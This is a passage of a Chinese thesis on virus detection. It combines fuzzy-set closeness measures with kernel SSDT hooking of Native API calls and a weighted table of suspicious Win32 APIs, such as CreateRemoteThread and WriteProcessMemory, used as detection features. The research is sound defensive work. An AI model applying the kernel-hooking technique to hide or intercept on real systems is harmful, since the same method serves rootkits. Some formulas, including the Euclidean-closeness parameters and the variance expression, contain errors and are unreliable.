定义 4.3[30]：内积。设$\underline{A}$、$\underline{B}$是论域U上的模糊子集，$U=\{u_1,u_2,\cdots,u_n\}$，$\underline{A}$和$\underline{B}$的内积为：

$$\underline{A}\bullet\underline{B}=\bigvee_{i=1}^{n}\left(\mu_{\underline{A}}(u_i)\wedge\mu_{\underline{B}}(u_i)\right)\ , \qquad \text{式(4-4)}$$

定义 4.4[30]：外积。设$\underline{A}$、$\underline{B}$是论域U上的模糊子集，$U=\{u_1,u_2,\cdots,u_n\}$，$\underline{A}$和$\underline{B}$的外积为：

$$\underline{A}\otimes\underline{B}=\bigwedge_{i=1}^{n}\left(\mu_{\underline{A}}(u_i)\vee\mu_{\underline{B}}(u_i)\right)\ , \qquad \text{式(4-5)}$$

定义 4.5：贴近度。贴近度是两个模糊集接近程度的度量。设$\delta(\underline{A},\underline{B})$是模糊子集$\underline{A}$、$\underline{B}$的贴近度，满足$0\le\delta(\underline{A},\underline{B})\le1$，当$\delta(\underline{A},\underline{B})$越大，两个模糊子集越接近；当$\delta(\underline{A},\underline{B})$越小，两个模糊子集越疏远。

格贴近度：内积越大，模糊集越靠近；外积越大，模糊集越疏远。将内积和外积结合起来建立格贴近度可以刻画两个模糊集的接近程度。设$\underline{A}$、$\underline{B}$是论域U上的模糊子集，则$\underline{A}$、$\underline{B}$的格贴近度为：

$$\delta(\underline{A},\underline{B})=\frac{1}{2}[\underline{A}\bullet\underline{B}+(1-\underline{A}\otimes\underline{B})], \qquad \text{式(4-6)}$$

闵可夫斯基距离贴近度：

$$\delta(\underline{A},\underline{B})=1-c[d(\underline{A},\underline{B})]^{\alpha}, \qquad \text{式(4-7)}$$

海明贴近度：取$c=1$和$\alpha=1$，并用相对距离，则有欧氏贴近度

$$1-\frac{1}{n}\sum_{i=1}^{n}\left|\mu_{\underline{A}}(u_i)-\mu_{\underline{B}}(u_i)\right|, \qquad \text{式(4-8)}$$

欧氏贴近度：取$c=1$和$\alpha=1$，并用相对距离，则有欧氏贴近度

$$\delta(\underline{A},\underline{B})=1-\sqrt{\frac{1}{n}\sum_{i=1}^{n}\left[\mu_{\underline{A}}(u_i)-\mu_{\underline{B}}(u_i)\right]^2}\ , \qquad \text{式(4-9)}$$

最大最小贴近度

$$\delta(\underline{A},\underline{B})=\frac{\sum_{i=1}^{n}\min\left[\mu_{\underline{A}}(u_i),\mu_{\underline{B}}(u_i)\right]}{\sum_{i=1}^{n}\max\left[\mu_{\underline{A}}(u_i),\mu_{\underline{B}}(u_i)\right]}. \qquad \text{式(4-10)}$$

4.2.3 模糊分类原则之最大隶属原则、阈值原则

定义 4.6[30]：设论域U上的n个模糊子集$\underline{A}_1,\underline{A}_2,\cdots,\underline{A}_n$构成一个标准模型库，若对任一元素$u_0 \in U$有

$$\mu_{A_i}(u_0)=\max\{\mu_{A_1}(u_0),\mu_{A_2}(u_0),\cdots,\mu_{A_n}(u_0)\}. \qquad \text{式(4-11)}$$

则认为u_0相对隶属于$\underline{A}_i$。

阈值原则是最大隶属原则的特例，当论域U由2个模糊子集$\underline{A}_1$、$\underline{A}_2$构成时（即$n=2$），则应用阈值原则对u_0进行分类。具体为：当大于设定的阈值时，认为u_0相对隶属于$\underline{A}_2$，否则隶属于$\underline{A}_1$。

算例：在分数论域$U=[0,100]$上确定三个表示学生考试成绩的模糊集A="优"，B="良"，C="差"。当一位学生的物理考试成绩为84分，试判断该生的物理考试成绩属于"优"还是"良"或"差"。

解：根据题意得，论域$U=[0,100]$的$\underline{A}$、$\underline{B}$、$\underline{C}$的隶属函数如下：

$$\underline{A}(u)=\begin{cases}0 & 0\le u\le 80\\ \dfrac{u-80}{10} & 80<u\le 90\\ 1 & 90<u\le 100\end{cases},$$

$$\underline{B}(u)=\begin{cases}0 & 0\le u\le 70\\ \dfrac{u-70}{10} & 70<u\le 80\\ 1 & 80<u\le 85\\ \dfrac{95-u}{10} & 85<u\le 95\\ 0 & 95<u\le 100\end{cases},$$

$$\underline{C}(u)=\begin{cases}1 & 0\le u\le 70\\ \dfrac{80-u}{10} & 70<u\le 80\\ 0 & 80<u\le 100\end{cases},$$

将$u=84$代入上述隶属函数得$\underline{A}(84)=0.4,\underline{B}(84)=1,\underline{C}(84)=0$，根据最大隶属原则，该学生的物理考试成绩隶属于$\underline{B}$，即良。

4.2.4 模糊分类原则之择近原则

定义 4.7[30]：设$\underline{A}_1,\underline{A}_2,\cdots,\underline{A}_n$是论域$U$上的模糊子集，构成一个标准模型库。$\underline{B}$是$U$上的待识别模糊子集。若存在

$$\delta(\underline{B},\underline{A}_j)=\max\{\delta(\underline{B},\underline{A}_1),\cdots,\delta(\underline{B},\underline{A}_n)\}. \qquad \text{式(4-12)}$$

则称$\underline{B}$与$\underline{A}_j$最贴近，即认为$\underline{B}$相对隶属于$\underline{A}_j$。

算例：设论域 $U=\{u_1,u_2,u_3,u_4\}$。 $\underline{A}_1=0.2/u_1+0.4/u_2+0.5/u_3+0.1/u_4$，$\underline{A}_2=0.2/u_1+0.5/u_2+0.3/u_3+0.1/u_4$， $\underline{A}_3=0.2/u_1+0.3/u_2+0.4/u_3+0.1/u_4$，$\underline{B}=0.2/u_1+0.3/u_2+0.5/u_3+0/u_4$，试用多种贴近度确定 $\underline{B}$ 属于哪个模型。

解：使用格贴近度：

$$\delta(\underline{A}_1,\underline{B})=\frac{1}{2}[\underline{A}_1\bullet\underline{B}+(1-\underline{A}_1\otimes\underline{B})]=\frac{1}{2}[0.5+(1-0.1)]=0.7,$$

$\delta(\underline{A}_2,\underline{B})=0.6$，$\delta(\underline{A}_3,\underline{B})=0.65$，根据格贴近度计算结果，$\underline{B}$ 应相对归于 $\underline{A}_1$ 类。

海明贴近度：

$$\delta(\underline{A}_1,\underline{B})=1-\frac{1}{n}\sum_{i=1}^{n}|\underline{A}_1(u_i)-\underline{B}(u_i)|=0.95,\quad \delta(\underline{A}_2,\underline{B})=0.875,\quad \delta(\underline{A}_3,\underline{B})=0.95,$$

根据海明贴近度计算结果，$\underline{B}$ 应相对归于 $\underline{A}_1$ 类或 $\underline{A}_3$ 类。

欧氏贴近度：

$$\delta(\underline{A}_1,\underline{B})=1-\sqrt{\frac{1}{n}\sum_{i=1}^{n}[\underline{A}_1(u_i)-\underline{B}(u_i)]^2}=0.93,\quad \delta(\underline{A}_2,\underline{B})=0.85,\quad \delta(\underline{A}_3,\underline{B})=0.93$$

根据欧氏贴近度计算结果，$\underline{B}$ 应相对归于 $\underline{A}_1$ 类或 $\underline{A}_3$ 类。

最大最小贴近度：

$$\delta(\underline{A}_1,\underline{B})=\frac{\sum_{i=1}^{4}\min[\underline{A}_1(u_i),\underline{B}(u_i)]}{\sum_{i=1}^{4}\max[\underline{A}_1(u_i),\underline{B}(u_i)]}=\frac{0.2+0.3+0.5}{0.2+0.4+0.5+0.1}=0.83$$

$$\delta(\underline{A}_2,\underline{B})=\frac{0.8}{1.3}=0.62,\quad \delta(\underline{A}_3,\underline{B})=\frac{0.9}{1.1}=0.82,$$

根据最大最小贴近度计算结果，$\underline{B}$ 应相对归于 $\underline{A}_1$ 类。

4.3 本章小结

本章首先介绍了基于程序行为的实时反病毒技术，分析了 Win32 下的实时监控以及 Win32 系统与 NativeAPI 的关系；然后阐述了模糊分类的基本理论，如模糊度、贴近度的定义及其测量等；最后介绍了模糊分类中的最大隶属原则和择近原则。

第五章 基于程序行为的病毒检测中模式分类算法的研究

本章首先采用 HOOK 机制实现对系统的实时监控，以实现对系统调用 API 函数的及时拦截；然后，应用模糊分类算法的阈值原则和择近原则建立数学模型并将两种模型应用到计算机病毒的检测中，对提取的 API 函数集进行处理；最后进行了仿真实验，并对实验结果进行了详细分析。

5.1 研究背景

参照模式识别的定义："利用计算机对某些物理对象进行分类，在错误概率最小的条件下，使识别的结果尽量与客观事物相符"[58]。计算机病毒检测，是指将可疑文件（引导区、内存区等皆可看成文件）作为输入，执行某种病毒检测算法后输出检测结果的过程，实质上是对文件的一种分类。所以，病毒检测应属于模式识别的范畴。作为病毒防治中的一个关键环节，病毒检测历来都被反病毒研究人员所重视，然而，随着病毒数量和种类的快速增长以及编制水平的不断提高，病毒检测的任务却变得越来越艰巨。

用于检测已知病毒的特征码扫描技术目前已经比较成熟，病毒检测的研究重点逐渐转移到能够识别未知病毒的启发式技术上来。在反病毒领域，启发式专指那些通过分析目标程序的结构、行为以及其他属性，而非搜索病毒特征码的方式来检测病毒的技术手段。对于启发式病毒检测来说，判别特征的提取经常会遇到阻碍，所提取到的特征有时不够充分，有时存在噪声，这就给进一步的分类判别工作提出了更苛刻的要求。模式识别的研究历史较长，目前已经取得了许多有用的理论成果。近十年来，模式分类技术在病毒检测、 入侵检测等信息安全课题的研究中逐渐得到重视，越来越多的人开始投身其中，发展十分迅速，少数研究项目已步入实用阶段。

在病毒检测方面，模式分类技术的应用可以部分弥补现有启发式技术在特征提取质量上存在的不足，提高启发式技术的实用化水平。本章的内容将模式分类算法应用到基于程序行为的病毒检测中。病毒程序不同于普通计算机程序，带有破坏性与复制自身的特征。病毒要求短小、精悍，所以很多对计算机系统的操作必须调用操作系统提供的接口函数，而不是自己实现，其唯一目的就是尽量减少代码体积。系统 API 函数调用序列就能反映病毒的行为特点，比如对注册表的操作、对文件系统进行穷举搜索等。病毒在运行时整体的 API 函数调用是相类似的，当提取出原病毒的系统 API 函数调用后，就可以用于检测。模式分类算法依据的前提是检测向量的生成，即系统 API 函数调用序列。在本文中即指病毒行为的特

征，此特征具体指在实时监控系统调用计算机程序行为特点的下，提取其系统 API 函数调用序列，生成代表病毒行为特征的检测向量；然后根据模式分类算法中的阈值原则和择近原则判定待检测文件是否感染病毒。下面，具体介绍 HOOK 在特征向量提取中的应用以及模糊分类算法在基于程序行为的病毒检测中的应用。

5.2 HOOK 机制实现实时调用系统 API

从第四章第一节的分析和介绍可知，Win32 用户模式和内核模式的大部分 API 调用最后都会进入到 ntoskrnl 模块，而本质上就是由系统服务表中的 NativeAPI 来完成具体的操作，也就是说不管是正常程序还是病毒程序，只要进行了 API 调用，就很有可能是通过 Native API 来完成其需求，如果能够监视对系统有极大破坏能力的 Native API 函数调用，比如文件写入、文件删除和注册表写入等操作，就可以在这些操作发生之前进行检测操作，判断是否为病毒行为，所以系统调用的核心就是 NativeAPI 的监视[59]。

由于 Native API 的调用过程都发生在内核模式下，在用户模式下是无法进行监视的，所以监视最重要的一步就是：编写一个内核模式的设备驱动程序来安装和维护 NativeAPI。这个驱动程序的主要任务是修改 KiServiceTable 及拦截并记录所申请的 NativeAPI 调用。其实现核心是 HOOK（钩子）函数的使用。

要拦截 NativeAPI 调用的一个最简单的办法就是在向 KiServiceTable 数组中放入一个特殊的处理例程来拦截所有 API 调用。这个处理例程最终会调用位于 ntoskrnl.exe 中的原始处理例程，但它有机会察看一下被调用函数的输入/输出参数。因为所有用户模式的线程必须经过这个“针眼”才能获得 Native API 的服务，安装一个全局 HOOK 来简单的替换一个函数指针的方法，在启动一个新的进程和线程的情况下，也能很稳定的工作。如图 5.1 所示，是本文所使用的 HOOK 调用机制。

其中用到的最主要的数据结构如下：

```
typedef struct_SERVICE_DESCRIPTOR_TABLE
{
    SYSTEM_SERVICE_TABLE ntoskrnl;    //ntoskrnl.exe(native api)
    SYSTEM_SERVICE_TABLE win32k;      //win32k.sys(gdi/user support)
    SYSTEM_SERVICE_TABLE Table3;      //not used
    SYSTEM_SERVICE_TABLE Table4;      //not used
}
```



图 5.1 HOOK 机制的工作流程图

```
typedef struct   _SYSTEM_SERVICE_TABLE
{
    PNTPROC ServiceTable;      //array of entry points
    PDOWRD CounterTable;       //array of usage counters
```

```
    DWORD ServiceLimit;        //number of table entries
    PBYTE ArgumentTable;       //array of byte counts
}
```

需要 HOOK 的部分函数：NtSetSystemTime，NtCreateSymbolicLinkObject，NtOpenFile，NtRestoreKey，NtOpenKey，NtCreateKey，NtQuerykey，NtOpenFile，NtRestoreKey，NtOpenKey，NtCreateKey，NtQuerykey，NtQueryDirectoryFile，...

例，程序 YS6_ZCMP.exe 所调用的 kernel32.dll 中的 API 函数集合，如图 5.2 所示。

图 5.2 kernel32.dll 所调用的 API

5.3 基于程序行为的 API 规则集

5.3.1 病毒行为特征 API 的提取

由第四章 Native API 知识可知，系统 API 函数调用序列能反映病毒的行为特点，比如对注册表的操作、对文件系统进行穷举搜索等。病毒在运行时整体的 API 函数调用是相类似的，当提取出原病毒的系统 API 函数调用后，就可以用于检测。

由前几节可知，本章所述的 API 在实时监控内核模式下提取的系统调用 API 序列，此动作需在 Ring0 级下实现，核心是使用钩子函数 Hook 来实现在用户模式下对核心模式的系统函数的拦截调用。以下给出在已经调用到系统 API 的情况下，对此 API 序列进行的一种具体分类方案：在文献[60,61]的基础上，给出一个病毒典型行为集，

$$A=(A_1,A_2,A_3,\cdots,A_n)\ . \qquad \text{式(5-1)}$$

式(5-1)中各项含义为病毒的各种典型行为，如病毒程序中将会大量出现的异常的文件访问、针对内存区域操作行为、修改计算机系统基本配置行为和一些可疑指令等。

5.3.2 构造病毒程序行为 API 的系统函数调用集

一个程序可以调用很多其他 DLL 函数的 API，但并不是任何一个 API 对识别是病毒还是正常程序起作用。在具体的实验中，对于某一待检测文件，当提取出全部 API 时，在判别待检测程序是否为病毒程序或是正常程序时，要有个特定的行为集合做为选取应用于检测算法中计算的 API 的标准。下面就是选取这个标准集合的过程。

在试验过程中，主要检测程序中用到的 API 函数。对样本库中的程序进行 API 调用跟踪处理后，可以得到大量的系统调用序列。以具体的病毒程序行为作为分类原则，每一个程序行为用一个多元组$(A_1, A_2, A_3, \cdots, A_n)$来表示，构造出病毒程序行为的系统函数调用集$A=(A_1, A_2, A_3, \cdots, A_n)$，将其用抽象的病毒程序行为$A_i$(行为ID$_i$, $API_1, API_2, \cdots$)量化，如A_1(堆操作，RtlFreeHeap, RtlAllocateHeap)，意思就是在堆操作行为中，包括RtlFreeHeap、RtlAllocateHeap两个 API。而一个程序由n个这样的行为组成，每个行为又由不同的 API 函数组成。

这些不同的 API（也即：A_i）对于病毒识别所起的作用是不一样的。可以想象，当一个 API 函数在病毒文件中出现的频率非常高，而在正常程序文件中出现频率较低时，该 API 对识别病毒所作的贡献就比较大。又由 4.3.1 节中模糊度的定义和特性可知，当且仅当$\mu_{\underline{A}}(u)$取 0 和 1 时，$D(A)=0$，这时模糊度最小，一个模糊集合的模糊度为 0 或 1 时，则该模糊集合退化为普通集合。所以尽量提取模糊度接近 0 或 1 的程序行为（即提取模糊度为 0 或 1 的 API 调用）构成“模糊特征集”。由上述两个原因可得，尽量提取上述对识别病毒所做的贡献较大的、模糊度接近 0 或 1 的 API 构成“模糊特征集”。其实这两个概念是一样的，如果一个模糊集合模糊度接近 0 或 1 的时候，即要退化为普通集合，而此时这个集合的性质会很明显，在本文中，即指要明显的表现为正常文件集合或是病毒集合。

因为类间频率均方差能较好地体现各不同的 API 调用的“贡献程度”(对识别病毒所做贡献的大小)，且一个被调用 API 的分类作用与它的类间频率均方差成正比，所以采用概率统计学中的均方差法来进行实验。均方差的计算过程如下：

① 对样本进行系统调用跟踪，获得调用的 API 序列，将 API 序列按照A_i(行为ID$_i$, $API_1, API_2, \cdots$)进行分类，得到系统函数调用集$A=(A_1, A_2, A_3, \cdots, A_n)$，统计各 API 集(即$A_i$)在每一病毒程序$V_j$中出现的频率$A_{ij}^V$及在每一正常程序$N_j$中出现的频率$A_{ij}^N$；

② 计算每个被调用的 API 在病毒程序与正常程序文件中出现的频率均值$E(A_i^V)=\frac{1}{s}\sum_{i=1}^{s}A_{ij}^V$，$s$为病毒样本数量，$E(A_i^N)=\frac{1}{n}\sum_{j=1}^{n}A_{ij}^N$，$n$为正常程序数量；

③ 计算每个 API 的总出现频率均值$E(A_i)=(E(A_i^N)+E(A_i^V))/2$；

表 5.1 特征列表

序号	程序行为	相关 API 调用	危险度	动态链接库
1	堆操作	RtlFreeHeap; RtlAllocateHeap	2	Ntdll.dll
2	动态库加载与释放	LoadLibraryA;FreeLibrary;GetModuleHandleA; GetModuleFileNameA	1	
3	API 地址获取	GetProcAddress	1	
4	进程操作	OpenProcess;CloseHandle;ExitThread;CreateRemoteThread;WaitForSingle0bject;CreateThread	2	
5	内存读写	VirtualAlloc;GetProcessHeap;VirtualAllocEx;WriteProcessMemory;VirtualFreeEx;OpenMutexA;CreateMutexA;VirtualProtect;VirtualFre	2	
6	读注册表	RegCloseKey;RegEnumKeyExA;RegOpenKeyExA;RegQueryValueExA;RegNotifyChangeKeyValue	1	
7	写注册表	RegSetValueExA;RegCreateKeyExA;RegDeleteKeyA	2	
8	程序执行	WinExec;CreateProcess	2	
9	文件读和创建	CreateFileA;ReadFile ;OpenFile	1	Kernel32.dll
10	文件写	WriteFile;WriteFileEx	2	
11	文件删除	DeleteFileA	3	
12	文件移动	MoveFileA; MoveFileExA	2	
13	变更属性权限	SetFileAttributesA ;SetFileTime	3	
14	文件搜索	FindClose;FindFirstFileA;FindNextFileA;FindResourceA	3	
15	目录搜索	GetWindowsDirectoryA;GetSystemDirectoryA;SetCurrentDirectoryA;CreateDirectoryA	3	
16	目录删除	RemoveDirectoryA	3	
17	磁盘操作	GetDiskFreeSpaceA ;GetDriveTypeA	1	
18	时间操作	GetTickCount;GetSystemTime;GetTickCount;GetLocalTime;	1	
19	系统重启	ExitwindowsEx;AbortSystemShutdown;InitialteSystemShutdown;	2	
20	加密与解密	CryptAcquireContextA;CryptGenKey;CryptDestroyKey; CryptDecrypt;CryptImportKey;CryptExportKey ;CryptEncrypt;CryptReleaseContext	3	Advapi32.dll
21	远程通讯	WSAStartup;Socker;Connect;Recv;Send;Bind;Listen;Accept;Gethostname;Gethostbyname;Closesocket;WSACleanup	2	Wsock32.dll
22	进程搜索	EnumProcesses;EnumProcessModules;GetModuleBaseNameA	2	Psapil.dll
23	注册表操作二	SHDeleteValueA; SHGetValueA;SHSetValueA	2	Shlwapi.dll

然后，将所有的 API 集(即 A_i)按均方差大小排序，选出前 t 个组成“模糊特征集”。我们通过实验后选取了 23 个主要 API 行为（共 88 个主要 API），并根据经验对不同的程序的行为特征划分为三个危险级别：即一般、较严重、严重，在表中分别用 1、2、3 表示，如表 5.1。对于病毒行为集 Q 还需要不断地进行训练和补充，使其更具代表性，以减少误报漏报。

④ 计算每个 API 的类间频率均方差：

$$D(A_i)=\sqrt{\left(E(A_i)-E\left(A_i^N\right)\right)^2+\left(E(A_i)-E\left(A_i^N\right)\right)^2}$$

5.4 模糊分类算法的应用

假设某一程序的 API 已经提取出来做为“模糊特征集”，则需要应用某一算法对这些 API 进行处理，将此程序分类到正常或病毒程序集合中。本文采用模糊分类算法。模糊分类算法分为直接法和间接法。直接方法识别的对象是单个确定的元素，常用原则有最大隶属原则、阈值原则等。当实际问题的识别对象不是单个元素而是论域 U 上的一个模糊子集时，一般采用间接方法，通过计算模糊子集的内积、外积、贴近度，利用择近原则求得结果。

5.4.1 应用模糊分类阈值原则建立数学模型

设集合对象 $U=(U_1,U_2,\cdots,U_n)$ 为给定的的待识别对象，其中 $U_{ij}(j=1,2,\cdots,m)$ 为 U_i 的 m 个特性指标，每个特性指标刻画了识别对象 U_i 的某一个方面的特征。另一集合 $V=(V_1,V_2,\cdots,V_N)$，其中 V_I 表示一个类别。$(V_{I1},V_{I2},\cdots,V_{IM})(I=1,2,\cdots,n)$ 表示属于 V_I 这个类别所对应的 M 个特性指标值。所谓模糊分类就是把对象 U_i 划归一个与其最相似的类别 V_I 中去。对于 $(V_{I1},V_{I2},\cdots,V_{IM})(I=1,2,\cdots,n)$，不同的特征分量 V_{IJ} 对识别模式 V_I 的重要性不同。

对于程序行为的分类，由上述内容可构造一个论域 $U=(A_1,A_2,A_3,\cdots,A_n)$，其中元素 A_i 为 U 中一个元素，表示第 i 个可疑程序行为。也存在另一个论域 $V=\{Y,N\}$，元素 Y 代表病毒，元素 N 代表非病毒。对于一个具体待检测程序，论域 $U=(A_1,A_2,A_3,\cdots,A_n)$ 为由 n 个可疑 API 行为组成，则一个可执行程序或者可执行程序类可用定义在论域 U 上的一个模糊集表示：

$$P=(\mu_1/A_1,\mu_2/A_2,\mu_3/A_3,\cdots,\mu_n/A_n)\ ,\qquad \text{式(5-2)}$$

式(5-2)中，μ_i 代表第 i 个可疑行为分类 A_i 对于论域 U 中元素 Y 的隶属度函数。前面已经将可疑程序行为 A_i 用一个系统调用函数集 Q 量化了，所以每当在一程序系统调用序列中出现了该函数集 Q 的任一子集 C_i，则可以判断该程序具有了该子集 C_i

的全集Q所对应的可疑程序行为特征A_i。设某程序行为在待测文件中出现的频率均值为$E(A_i)$，用F分布中的正态偏大型模糊分布来构造病毒程序模糊集P的隶属函数。

$$\mu(E(A_i))=\begin{cases}0, & E(A_i)<0\\ 1-e^{-(E(A_i))^2/\sigma^2}, & E(A_i)\geq 0\end{cases}, \qquad \text{式(5-3)}$$

(5-3)式中，$\sigma=\max(E(A_1),E(A_2),\cdots,E(A_i))/3$，$i$为特征向量的个数。

这些不同的程序行为对于病毒识别所起的作用是不一样的。可以想象，当一种程序行为（包括很多 API 调用）调用（如：删除文件）在病毒文件中出现的频率非常高，而在正常程序文件中出现频率较低时，该程序行为对识别病毒所作的贡献就比较大。根据病毒行为在计算机系统中的危险程度，对可疑程序行为赋予权值，提高对危险程序行为的监视度，可减少对正常程序的误报。行为特征权值向量形式：$W=(W_1,W_2,\cdots,W_i)$对于待检测程序，则有其程序行为分类模糊集与对应的程序行为权值集的点乘积，得出该待测程序的判别值F。

$$F=PW=\sum_{i=0}^{n}\mu_i W_i \ . \qquad \text{式(5-4)}$$

(5-4)式中由模糊分类原则中的阈值原则可知，若给定一阈值(限度) θ，当满足$F\geq\theta$时，即将所讨论对象划分到该分类中去，在本文中具体指的是当满足$F\geq\theta$时，将此程序划分到病毒集合中。

5.4.2 应用模糊分类择近原则建立数学模型

通过搜集大量的同类程序可执行代码可以构成样本空间，利用现有的病毒检测工具将每一个程序准确的归为下列两种类型之一：病毒程序或是普通正常程序。将样本空间划分为训练集$U_{training}$和测试集U_{test}两个集合(训练集和测试集为样本空间中两个不相交的子集$U_{training}\cap U_{test}=\phi$，$U_{training}\cup U_{test}=U$)。另将训练集$U_{training}$划分为病毒程序集$V$和普通程序集$N$，且$V\cap N=\phi$ $V\cup N=U_{training}$。同样，测试集U_{test}也划分为病毒程序集V'和普通程序集N'，且$V'\cap N'=\phi$ $V'\cup N'=U_{test}$。然后根据病毒类型构造相应的特征提取工具对程序进行特征提取，并应用模糊分类算法对训练集进行分类。同时，当新的病毒样本添加到样本空间后。可以重复上述过程进行新一轮的学习。计算机病毒检测是一个二值分类问题，即病毒与非病毒两类。对于样本空间中的每一个样本程序，我们均可以从中提取出感兴趣的一组特征集$A=(A_1,A_2,A_3,\cdots,A_n)$，定义$C$为分类集，即$\{Y,N\}$，令$Y$表示病毒，$N$表示正常程序。我们的目标是：在获得给定样本程序文件中的特征集后，判别出该样本是正常程序或是病毒程序。

因为一个程序具有相应的特征，故可以对某对象或对象类通过它所具有的特征来描述，进而可用一个定义在特征类上的模糊集来描述它们。对于程序文件而言，设$A=(A_1,A_2,A_3,\cdots,A_n)$为由$n$个特征量组成的论域，则一个可执行程序或程序类可用定义在论域U上的一个模糊集来描述，即$(\mu_1/A_1,\mu_2/A_2,\mu_3/A_3,\cdots,\mu_n/A_n)$。它表示文件具有特征$A_i$的隶属度是$\mu_i$，$\mu_i$是$[0,1]$间的一个实数。同理，病毒程序类与正常程序类也可用$U$上的模糊集来描述。

设某 API 函数在病毒文件中出现的频率均值为$E(A_i^V)$，在正常文件中出现的频率均值为$E(A_i^N)$，则用F分布中的正态偏大型模糊分布来构造病毒程序集$\tilde{V}$的隶属函数：

$$\mu_V(E(A_i^V))=\begin{cases}0 & E(A_i^V)<0\\ 1-e^{-(E(A_i^V))^2/\sigma^2} & E(A_i^V)\geq 0\end{cases}, \qquad \text{式(5-5)}$$

式(5-5)中$\sigma=\max(E(A_1),E(A_2),\cdots,E(A_i))/3$，$t$为特征量的个数。

同样构造正常程序集$\tilde{N}$的隶属函数为：

$$\mu_N(E(A_i^N))=\begin{cases}0 & E(A_i^N)<0\\ 1-e^{-(E(A_i^N))^2/\sigma^2} & E(A_i^N)\geq 0\end{cases}, \qquad \text{式(5-6)}$$

对于待检测程序文件，其隶属函数为：

$$\mu_M(E(A_i^M))=\begin{cases}0 & A_i<0\\ 1-e^{-(E(A_i^M))^2/\sigma^2} & A_i\geq 0\end{cases}, \qquad \text{式(5-7)}$$

对表 1 中所列特征量在病毒程序测试集中出现的频率进行统计，并据隶属函数$\mu_V(E(A_i^V))$计算得到模糊集：

$$\tilde{V}=\{\mu_1^V/A_1,\mu_2^V/A_2,\cdots,\mu_t^V/A_t\}, \qquad \text{式(5-8)}$$

同样，对它们在正常程序测试集中做同样处理，可以得到模糊集：

$$\tilde{N}=\{\mu_1^N/A_1,\mu_2^N/A_2,\cdots,\mu_t^N/A_t\}, \qquad \text{式(5-9)}$$

对于进入系统的待检测文件$\tilde{M}$，首先对它进行 API 调用跟踪,获得其调用序列。并对表 1 中所列特征量在其中出现的频率进行统计，得到：$\{A_1,A_2,\cdots,A_t\}$,式中$t=23$，由隶属函数$\mu_M(A_i)$计算可得到该文件的模糊集：

$$\tilde{M}=\{\mu_1/A_1,\mu_2/A_2,\cdots,\mu_t/A_t\}, \qquad \text{式(5-10)}$$

然后，计算$\tilde{M}$与$\tilde{V}$之间的贴近度$\delta(\tilde{M},\tilde{V})$以及$\tilde{M}$与$\tilde{N}$之间的贴近度$\delta(\tilde{M},\tilde{N})$。在此采用的是式(4-9)-欧氏贴近度，其计算公式为：

$$\delta(\tilde{A},\tilde{B})=1-\sqrt{\frac{1}{n}\sum_{i=1}^{t}\left(u_i^A-u_i^B\right)^2}, \qquad \text{式(5-11)}$$

对上式进行改进，因为每一项特征在分类中的作用是不同的，故对这些隶属度分别加上适当的权值，得：

$$\delta(\tilde{A},\tilde{B})=1-\sqrt{\frac{1}{n}\sum_{i=1}^{t}\left[a_i\left(u_i^{A}-u_i^{B}\right)\right]^2} \quad . \qquad \text{式(5-12)}$$

然后根据“择近原则”将待检测文件归于病毒类或正常类。

